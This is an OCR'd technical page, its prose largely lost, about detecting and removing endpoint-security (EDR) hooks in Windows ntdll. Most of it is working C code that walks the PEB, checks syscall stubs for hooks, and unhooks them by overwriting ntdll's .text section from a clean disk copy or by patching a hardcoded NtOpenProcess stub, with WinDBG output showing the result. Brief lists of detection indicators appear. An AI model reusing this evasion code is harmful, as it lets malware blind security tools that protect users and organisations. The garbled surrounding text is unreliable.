Hooking

EDR Hook Hook Hook Hook

Hook

Hook Hook NTAPI syscall stub syscall **mov eax, SSN** EDR **mov r10, rcx** EDR Crowd

syscall stub 4 PEB Walking LoadLibray GetModuleHandle G
LoadLibray GetModuleHandle GetProcAddress IAT

PE

```
#include <stdio.h>
#include <windows.h>
#include <winternl.h>
#include <stdint.h>
#include <string.h>


//Get module handle for ntdll and kernel32 at the same time
void GetModule(HMODULE* ntdll, HMODULE* kernel32)
{
	PPEB peb = (PPEB)(__readgsqword(0x60));
	PPEB_LDR_DATA ldr = *(PPEB_LDR_DATA*)((PBYTE)peb + 0x18); //PPEB_LDR_DATA pLdr = pPeb->Ldr;
	PLIST_ENTRY ntdlllistentry = *(PLIST_ENTRY*)((PBYTE)ldr + 0x30);
	*ntdll = *(HMODULE*)((PBYTE)ntdlllistentry + 0x10);
	PLIST_ENTRY kernelbaselistentry = *(PLIST_ENTRY*)((PBYTE)ntdlllistentry);
	PLIST_ENTRY kernel32listentry = *(PLIST_ENTRY*)((PBYTE)kernelbaselistentry);
	*kernel32 = *(HMODULE*)((PBYTE)kernel32listentry + 0x10);
}

BOOL CheckFuncByName(IN HMODULE hModule, const CHAR * funcName)
{
	PBYTE pBase = (PBYTE)hModule;
```

```
    PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)pBase;
    if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
        return false;
    PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(pBase + pImgDosHdr->e_lfanew);
    if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
        return false;

    IMAGE_OPTIONAL_HEADER ImgOptHdr = pImgNtHdrs->OptionalHeader;
    PIMAGE_EXPORT_DIRECTORY pImgExportDir = (PIMAGE_EXPORT_DIRECTORY)(pBase +
ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    PDWORD FunctionNameArray = (PDWORD)(pBase + pImgExportDir->AddressOfNames);
    PDWORD FunctionAddressArray = (PDWORD)(pBase + pImgExportDir->AddressOfFunctions);
    PWORD  FunctionOrdinalArray = (PWORD)(pBase + pImgExportDir->AddressOfNameOrdinals);
    for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++)
    {
        CHAR* pFunctionName = (CHAR*)(pBase + FunctionNameArray[i]);
        PBYTE pFunctionAddress = (PBYTE)(pBase + FunctionAddressArray[FunctionOrdinalArray[i]]);
        if ( _stricmp(funcName,pFunctionName)==0)
        {
            // Check if the first 4 bytes match 0x4C, 0x8B, 0xD1, and 0xB8
            if (pFunctionAddress[0] == 0x4C && pFunctionAddress[1] == 0x8B && pFunctionAddress[2] == 0xD1
&& pFunctionAddress[3] == 0xB8)
            {
                printf("NTAPI %s may not be hooked\n", funcName);
            }
            else
            {
                printf("NTAPI %s is hooked\n", funcName);
                return true;
            }
            return false;
        }
    }
    return false;
}

int main()
{
    HMODULE ntdll;
    HMODULE kernel32;
```

```
GetModule(&ntdll, &kernel32);
printf("ntdll base address: %p\n", ntdll);
printf("kernel32 base address: %p\n", kernel32);
CheckFuncByName(ntdll,"NtAllocateVirtualMemory");
CheckFuncByName(ntdll, "NtOpenProcess");
CheckFuncByName(ntdll, "NtReadVirtualMemory");
CheckFuncByName(ntdll, "NtWriteVirtualMemory");
    return 0;
}
```

WinDBG NtOpenProcess hook NtOpenProcess API

```
0:000> u ntdll!NtOpenProcess
ntdll!NtOpenProcess:
00007ffe`86fad490 4c8bd1          mov     r10,rcx
00007ffe`86fad493 b826000000      mov     eax,26h
00007ffe`86fad498 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`86fad4a0 7503            jne     ntdll!NtOpenProcess+0x15 (00007ffe`86fad4a5)
00007ffe`86fad4a2 0f05            syscall
00007ffe`86fad4a4 c3              ret
00007ffe`86fad4a5 cd2e            int     2Eh
00007ffe`86fad4a7 c3              ret
0:000> eb 00007ffe`86fad490 0x90 0x90 0x90
0:000> u ntdll!NtOpenProcess
ntdll!NtOpenProcess:
00007ffe`86fad490 90              nop
00007ffe`86fad491 90              nop
00007ffe`86fad492 90              nop
00007ffe`86fad493 b826000000      mov     eax,26h
00007ffe`86fad498 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`86fad4a0 7503            jne     ntdll!NtOpenProcess+0x15 (00007ffe`86fad4a5)
00007ffe`86fad4a2 0f05            syscall
00007ffe`86fad4a4 c3              ret
0:000> g
ModLoad: 00007ffe`82490000 00007ffe`824a2000   C:\Windows\SYSTEM32\kernel.appcore.dll
ModLoad: 00007ffe`85150000 00007ffe`851ee000   C:\Windows\System32\msvcrt.dll
ModLoad: 00007ffe`86d40000 00007ffe`86e65000   C:\Windows\System32\RPCRT4.dll
ntdll!NtTerminateProcess+0x14:
00007ffe`86fad564 c3              ret
```

```
Select D:\tooling\userland_hook\x64\Release\userland_hook.exe
ntdll base address: 00007FFE86F10000
kernel32 base address: 00007FFE86C70000
NTAPI NtAllocateVirtualMemory may not be hooked
NTAPI NtOpenProcess is hooked
NTAPI NtReadVirtualMemory may not be hooked
NTAPI NtWriteVirtualMemory may not be hooked
```

.text


PE **RX** ext NTAPI hook ntdll .text unhook

ntdll **hook** ntdll ntdll.text hook ntdll .textntdll PointerC VirtualAddress SizeOfRawData VirtualSize

```
typedef struct _IMAGE_SECTION_HEADER {
    BYTE    Name[IMAGE_SIZEOF_SHORT_NAME
    union {
            DWORD   PhysicalAddress;
            DWORD   VirtualSize;
```

```
    } Misc;
    DWORD   VirtualAddress;
    DWORD   SizeOfRawData;
    DWORD   PointerToRawData;
    DWORD   PointerToRelocations;
    DWORD   PointerToLinenumbers;
    WORD    NumberOfRelocations;
    WORD    NumberOfLinenumbers;
    DWORD   Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

ntdll 0x400 0x11920 RVA 0x1000 0x1190ce



Disasm: .text | General | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs | Exports | Resources | Exception

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	400	119200	1000	1190CE	60000020	0	0	0
PAGE	119600	600	11B000	5B2	60000020	0	0	0
RT	119C00	200	11C000	1F9	60000020	0	0	0
.rdata	119E00	48200	11D000	48061	40000040	0	0	0
.data	162000	4000	166000	B518	C0000040	0	0	0
.pdata	166000	E600	172000	E4F0	40000040	0	0	0
.mrdata	174600	3600	181000	3520	C0000040	0	0	0
.00cfg	177C00	200	185000	8	40000040	0	0	0
.rsrc	177E00	70600	186000	70508	40000040	0	0	0
.reloc	1E8400	600	1F7000	544	42000040	0	0	0

.text .text .text ntdll

```
#include <stdio.h>
#include <Windows.h>
#include <winternl.h>
#include <string.h>

void GetModule(HMODULE* ntdll, HMODULE* kernel32)
{
	PPEB peb = (PPEB)(__readgsqword(0x60));
	PPEB_LDR_DATA ldr = *(PPEB_LDR_DATA*)((PBYTE)peb + 0x18); //PPEB_LDR_DATA pLdr = pPeb->Ldr;
	PLIST_ENTRY ntdlllistentry = *(PLIST_ENTRY*)((PBYTE)ldr + 0x30);
	*ntdll = *(HMODULE*)((PBYTE)ntdlllistentry + 0x10);
	PLIST_ENTRY kernelbaselistentry = *(PLIST_ENTRY*)((PBYTE)ntdlllistentry);
	PLIST_ENTRY kernel32listentry = *(PLIST_ENTRY*)((PBYTE)kernelbaselistentry);
	*kernel32 = *(HMODULE*)((PBYTE)kernel32listentry + 0x10);
}
```


```
BOOL CheckFuncByName(IN HMODULE hModule, const CHAR* funcName)
{
    PBYTE pBase = (PBYTE)hModule;
    PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)pBase;
    if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
        return false;
    PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(pBase + pImgDosHdr->e_lfanew);
    if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
        return false;

    IMAGE_OPTIONAL_HEADER ImgOptHdr = pImgNtHdrs->OptionalHeader;
    PIMAGE_EXPORT_DIRECTORY pImgExportDir = (PIMAGE_EXPORT_DIRECTORY)(pBase +
ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    PDWORD FunctionNameArray = (PDWORD)(pBase + pImgExportDir->AddressOfNames);
    PDWORD FunctionAddressArray = (PDWORD)(pBase + pImgExportDir->AddressOfFunctions);
    PWORD  FunctionOrdinalArray = (PWORD)(pBase + pImgExportDir->AddressOfNameOrdinals);
    for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++)
    {
        CHAR* pFunctionName = (CHAR*)(pBase + FunctionNameArray[i]);
        PBYTE pFunctionAddress = (PBYTE)(pBase + FunctionAddressArray[FunctionOrdinalArray[i]]);
        if ( _stricmp(funcName, pFunctionName) == 0)
        {
            // Check if the first 4 bytes match 0x4C, 0x8B, 0xD1, and 0xB8
            if (pFunctionAddress[0] == 0x4C && pFunctionAddress[1] == 0x8B && pFunctionAddress[2] == 0xD1
&& pFunctionAddress[3] == 0xB8)
            {
                printf("NTAPI %s may not be hooked\n", funcName);
            }
            else
            {
                printf("NTAPI %s is hooked\n", funcName);
                return true;
            }
            return false;
        }
    }
    return false;
}
```

```
int main()
{
    HMODULE ntdll;
    HMODULE kernel32;
    GetModule(&ntdll, &kernel32);
    printf("ntdll base address: %p\n", ntdll);
    printf("kernel32 base address: %p\n", kernel32);
    CheckFuncByName(ntdll, "NtOpenProcess");

    HANDLE hFile = CreateFileA("C:\\Windows\\System32\\ntdll.dll", GENERIC_READ, FILE_SHARE_READ,
NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    if (hFile == INVALID_HANDLE_VALUE) {
        printf("[!] CreateFileA Failed With Error : %d \n\n", GetLastError());
        return -1;
    }
    DWORD dwFileLen = GetFileSize(hFile, NULL);
    DWORD dwNumberOfBytesRead;
    PVOID pNtdllBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dwFileLen);
    if (!ReadFile(hFile, pNtdllBuffer, dwFileLen, &dwNumberOfBytesRead, NULL) || dwFileLen !=
dwNumberOfBytesRead)
    {
        printf("[!] ReadFile Failed With Error : %d \n\n", GetLastError());
        return -1;
    }
    if (hFile)
    {
        CloseHandle(hFile);
    }


    PIMAGE_DOS_HEADER hookedDosHeader = (PIMAGE_DOS_HEADER)ntdll;
    PIMAGE_NT_HEADERS hookedNtHeader = (PIMAGE_NT_HEADERS)((DWORD_PTR)ntdll + hookedDosHeader-
>e_lfanew);
    PIMAGE_DOS_HEADER CleanDosHeader = (PIMAGE_DOS_HEADER)pNtdllBuffer;
    PIMAGE_NT_HEADERS CleanNtHeader = (PIMAGE_NT_HEADERS)((DWORD_PTR)pNtdllBuffer +
CleanDosHeader->e_lfanew);

    for (WORD i = 0; i < hookedNtHeader->FileHeader.NumberOfSections; i++)
    {
        PIMAGE_SECTION_HEADER hookedSectionHeader =
```

```
(PIMAGE_SECTION_HEADER)((DWORD_PTR)IMAGE_FIRST_SECTION(hookedNtHeader) +
((DWORD_PTR)IMAGE_SIZEOF_SECTION_HEADER * i));
    PIMAGE_SECTION_HEADER CleanSectionHeader =
(PIMAGE_SECTION_HEADER)((DWORD_PTR)IMAGE_FIRST_SECTION(CleanNtHeader) +
((DWORD_PTR)IMAGE_SIZEOF_SECTION_HEADER * i));

    if (!strcmp((char*)hookedSectionHeader->Name, (char*)".text"))
    {
        LPVOID hookedTextSection = (LPVOID)((DWORD_PTR)ntdll + (DWORD_PTR)hookedSectionHeader-
>VirtualAddress);
        LPVOID CleanTextSection = (LPVOID)((DWORD_PTR)pNtdllBuffer + (DWORD_PTR)CleanSectionHeader-
>PointerToRawData);
        size_t size_TextSection = (hookedSectionHeader->Misc.VirtualSize > CleanSectionHeader-
>SizeOfRawData) ? hookedSectionHeader->Misc.VirtualSize : CleanSectionHeader->SizeOfRawData;
        DWORD oldProtection = 0;
        bool isProtected = VirtualProtect(hookedTextSection, size_TextSection, PAGE_EXECUTE_READWRITE
&oldProtection);
        memcpy(hookedTextSection, CleanTextSection, size_TextSection);
        isProtected = VirtualProtect(hookedTextSection, size_TextSection, oldProtection,
&oldProtection);
    }
}
CheckFuncByName(ntdll, "NtOpenProcess");
return 0;
}
```

WinDBG hook NtOpenProcess API API

```
0:000> u ntdll!NtOpenProcess
ntdll!NtOpenProcess:
00007ffe`86fad490 4c8bd1          mov     r10,rcx
00007ffe`86fad493 b826000000      mov     eax,26h
00007ffe`86fad498 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`86fad4a0 7503            jne     ntdll!NtOpenProcess+0x15 (00007ffe`86fad4a5)
00007ffe`86fad4a2 0f05            syscall
00007ffe`86fad4a4 c3              ret
00007ffe`86fad4a5 cd2e            int     2Eh
00007ffe`86fad4a7 c3              ret
0:000> eb 00007ffe`86fad490 0x90 0x90 0x90
0:000> u ntdll!NtOpenProcess
ntdll!NtOpenProcess:
00007ffe`86fad490 90              nop
00007ffe`86fad491 90              nop
00007ffe`86fad492 90              nop
00007ffe`86fad493 b826000000      mov     eax,26h
00007ffe`86fad498 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`86fad4a0 7503            jne     ntdll!NtOpenProcess+0x15 (00007ffe`86fad4a5)
00007ffe`86fad4a2 0f05            syscall
00007ffe`86fad4a4 c3              ret
0:000> g
ModLoad: 00007ffe`82490000 00007ffe`824a2000   C:\Windows\SYSTEM32\kernel.appcore.dll
ModLoad: 00007ffe`85150000 00007ffe`851ee000   C:\Windows\System32\msvcrt.dll
ModLoad: 00007ffe`86d40000 00007ffe`86e65000   C:\Windows\System32\RPCRT4.dll
ntdll!NtTerminateProcess+0x14:
00007ffe`86fad564 c3              ret
```



CreateFileMapping MapViewOfFile ntdll

```
HANDLE CreateFileMappingA(
  [in]           HANDLE                hFile,
  [in, optional] LPSECURITY_ATTRIBUTES lpFileMappingAttributes,
  [in]           DWORD                 flProtect,
  [in]           DWORD                 dwMaximumSizeHigh,
  [in]           DWORD                 dwMaximumSizeLow,
  [in, optional] LPCSTR                lpName
);


LPVOID MapViewOfFile(
  [in] HANDLE hFileMappingObject,
  [in] DWORD  dwDesiredAccess,
  [in] DWORD  dwFileOffsetHigh,
  [in] DWORD  dwFileOffsetLow,
  [in] SIZE_T dwNumberOfBytesToMap
);
```

WinAPI .text Windows CreateFileMapping **SEC_IMAGE SEC_IMAGE_NO_EXECUTE** SEC_IMAGE_NO_EXECUTE PsSetLoadImageNotifyRoutine ntc

```
hSection = CreateFileMappingA(hFile, NULL, PAGE_READONLY | SEC_IMAGE_NO_EXECUTE, NULL, NULL,
NULL);
if (hSection == NULL) {
    printf("[!] CreateFileMappingA Failed With Error : %d \n", GetLastError());
    return -1;
}

// mapping the view of file of ntdll.dll
pNtdllBuffer = MapViewOfFile(hSection, FILE_MAP_READ, NULL, NULL, NULL);
if (pNtdllBuffer == NULL) {
    printf("[!] MapViewOfFile Failed With Error : %d \n", GetLastError());
    return -1;
}
```

IOC

1. ntdll.dll
2. unhook VirtualProtect WriteProcessMemory(VirtualProtect memcpy
3. EDR ntdll

ntdll KnownDlls web API

NTAPI

ntdll .text hook NTAPI sysc

VirtualAlloc VirtualProtect

Parameters

`[in, optional] lpAddress`

The starting address of the region to allocate. If the memory is being reserved, the specified address is rounded down to the nearest multiple of the allocation granularity. If the memory is already reserved and is being committed, the address is rounded down to the next page boundary. To determine the size of a page and the allocation granularity on the host computer, use the GetSystemInfo function. If this parameter is **NULL**, the system determines where to allocate the region.

If this address is within an enclave that you have not initialized by calling InitializeEnclave, **VirtualAlloc** allocates a page of zeros for the enclave at that address. The page must be previously uncommitted, and will not be measured with the EEXTEND instruction of the Intel Software Guard Extensions programming model.

If the address is within an enclave that you initialized, then the allocation operation fails with the **ERROR_INVALID_ADDRESS** error. That is true for enclaves that do not support dynamic memory management (i.e. SGX1). SGX2 enclaves will permit allocation, and the page must be accepted by the enclave after it has been allocated.

NTAPI syscall stub CheckFuncByName

```
#include <stdio.h>
#include <Windows.h>
#include <winternl.h>
#include <string.h>

void GetModule(HMODULE* ntdll, HMODULE* kernel32)
{
	PPEB peb = (PPEB)(__readgsqword(0x60));
	PPEB_LDR_DATA ldr = *(PPEB_LDR_DATA*)((PBYTE)peb + 0x18); //PPEB_LDR_DATA pLdr = pPeb->Ldr;
	PLIST_ENTRY ntdlllistentry = *(PLIST_ENTRY*)((PBYTE)ldr + 0x30);
	*ntdll = *(HMODULE*)((PBYTE)ntdlllistentry + 0x10);
	PLIST_ENTRY kernelbaselistentry = *(PLIST_ENTRY*)((PBYTE)ntdlllistentry);
	PLIST_ENTRY kernel32listentry = *(PLIST_ENTRY*)((PBYTE)kernelbaselistentry);
	*kernel32 = *(HMODULE*)((PBYTE)kernel32listentry + 0x10);
}

BOOL CheckFuncByName(IN HMODULE hModule, const CHAR* funcName, unsigned char* cleanNTAPI)
{
	PBYTE pBase = (PBYTE)hModule;
	PIMAGE_DOS_HEADER	pImgDosHdr = (PIMAGE_DOS_HEADER)pBase;
	if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
		return false;
	PIMAGE_NT_HEADERS	pImgNtHdrs = (PIMAGE_NT_HEADERS)(pBase + pImgDosHdr->e_lfanew);
```

```
    if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
        return false;

    IMAGE_OPTIONAL_HEADER ImgOptHdr = pImgNtHdrs->OptionalHeader;
    PIMAGE_EXPORT_DIRECTORY pImgExportDir = (PIMAGE_EXPORT_DIRECTORY)(pBase +
ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    PDWORD FunctionNameArray = (PDWORD)(pBase + pImgExportDir->AddressOfNames);
    PDWORD FunctionAddressArray = (PDWORD)(pBase + pImgExportDir->AddressOfFunctions);
    PWORD  FunctionOrdinalArray = (PWORD)(pBase + pImgExportDir->AddressOfNameOrdinals);
    for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++)
    {
        CHAR* pFunctionName = (CHAR*)(pBase + FunctionNameArray[i]);
        PBYTE pFunctionAddress = (PBYTE)(pBase + FunctionAddressArray[FunctionOrdinalArray[i]]);
        if (_stricmp(funcName, pFunctionName) == 0)
        {
            // Check if the first 4 bytes match 0x4C, 0x8B, 0xD1, and 0xB8
            if (pFunctionAddress[0] == 0x4C && pFunctionAddress[1] == 0x8B && pFunctionAddress[2] == 0xD1
&& pFunctionAddress[3] == 0xB8)
            {
                printf("NTAPI %s may not be hooked\n", funcName);
            }
            else
            {
                printf("NTAPI %s is hooked, its address is 0x%x\n", funcName, pFunctionAddress);
                DWORD_PTR pageStart = ((DWORD_PTR)pFunctionAddress / 0x1000) * 0x1000;
                printf("Start address of the page is 0x%x\n", pageStart);
                DWORD oldProtection = 0;
                bool isProtected = VirtualProtect((PBYTE)pageStart, 0x1000, PAGE_EXECUTE_READWRITE,
&oldProtection);
                memcpy(pFunctionAddress, cleanNTAPI, 0xb);
                isProtected = VirtualProtect((PBYTE)pageStart,0x1000, oldProtection, &oldProtection);
                return true;
            }
            return false;
        }
    }
    return false;
}
```

```
int main()
{
    HMODULE ntdll;
    HMODULE kernel32;
    GetModule(&ntdll, &kernel32);
    printf("ntdll base address: %p\n", ntdll);
    printf("kernel32 base address: %p\n", kernel32);
    unsigned char cleanNtOpenProcess[] = "\x4c\x8b\xd1\xb8\x26\x00\x00\x00\x0f\x05\xc3";
    CheckFuncByName(ntdll, "NtOpenProcess",cleanNtOpenProcess);
    CheckFuncByName(ntdll, "NtOpenProcess",cleanNtOpenProcess);
    return 0;
}
```

syscall stub syscall hook unhook


```
0:000> u ntdll!NtOpenProcess
ntdll!NtOpenProcess:
00007ffe`86fad490 4c8bd1          mov     r10,rcx
00007ffe`86fad493 b826000000      mov     eax,26h
00007ffe`86fad498 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`86fad4a0 7503            jne     ntdll!NtOpenProcess+0x15 (00007ffe`86fad4a5)
00007ffe`86fad4a2 0f05            syscall
00007ffe`86fad4a4 c3              ret
00007ffe`86fad4a5 cd2e            int     2Eh
00007ffe`86fad4a7 c3              ret
0:000> eb 00007ffe`86fad490 0x90 0x90 0x90
0:000> u ntdll!NtOpenProcess
ntdll!NtOpenProcess:
00007ffe`86fad490 90              nop
00007ffe`86fad491 90              nop
00007ffe`86fad492 90              nop
00007ffe`86fad493 b826000000      mov     eax,26h
00007ffe`86fad498 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`86fad4a0 7503            jne     ntdll!NtOpenProcess+0x15 (00007ffe`86fad4a5)
00007ffe`86fad4a2 0f05            syscall
00007ffe`86fad4a4 c3              ret
0:000> g
ModLoad: 00007ffe`82490000 00007ffe`824a2000   C:\Windows\SYSTEM32\kernel.appcore.dll
ModLoad: 00007ffe`85150000 00007ffe`851ee000   C:\Windows\System32\msvcrt.dll
ModLoad: 00007ffe`86d40000 00007ffe`86e65000   C:\Windows\System32\RPCRT4.dll
ntdll!NtTerminateProcess+0x14:
00007ffe`86fad564 c3              ret
0:000> u ntdll!NtOpenProcess
ntdll!NtOpenProcess:
00007ffe`86fad490 4c8bd1          mov     r10,rcx
00007ffe`86fad493 b826000000      mov     eax,26h
00007ffe`86fad498 0f05            syscall
00007ffe`86fad49a c3              ret
00007ffe`86fad49b 0803            or      byte ptr [rbx],al
00007ffe`86fad49d fe              ???
00007ffe`86fad49e 7f01            jg      ntdll!NtOpenProcess+0x11 (00007ffe`86fad4a1)
00007ffe`86fad4a0 7503            jne     ntdll!NtOpenProcess+0x15 (00007ffe`86fad4a5)
```

```
D:\tooling\userland_hook\x64\Release\userland_hook.exe
ntdll base address: 00007FFE86F10000
kernel32 base address: 00007FFE86C70000
NTAPI NtOpenProcess is hooked, its address is 0x86fad490
NTAPI NtOpenProcess may not be hooked
```

IOC

ntdll

ntdll ntdll EDR hook API



ReadProcessMemory ntdll unhook

1. **NtQueryInformationProcess** API PEB
2. **PEB Walking** ntdll
3. ntdll **RVA** ntdll (hook)
4. ntdll
5. hook unhook

IOC

Revision #15
Created 8 March 2024 01:51:34 by unknown
Updated 1 April 2024 00:02:11 by unknown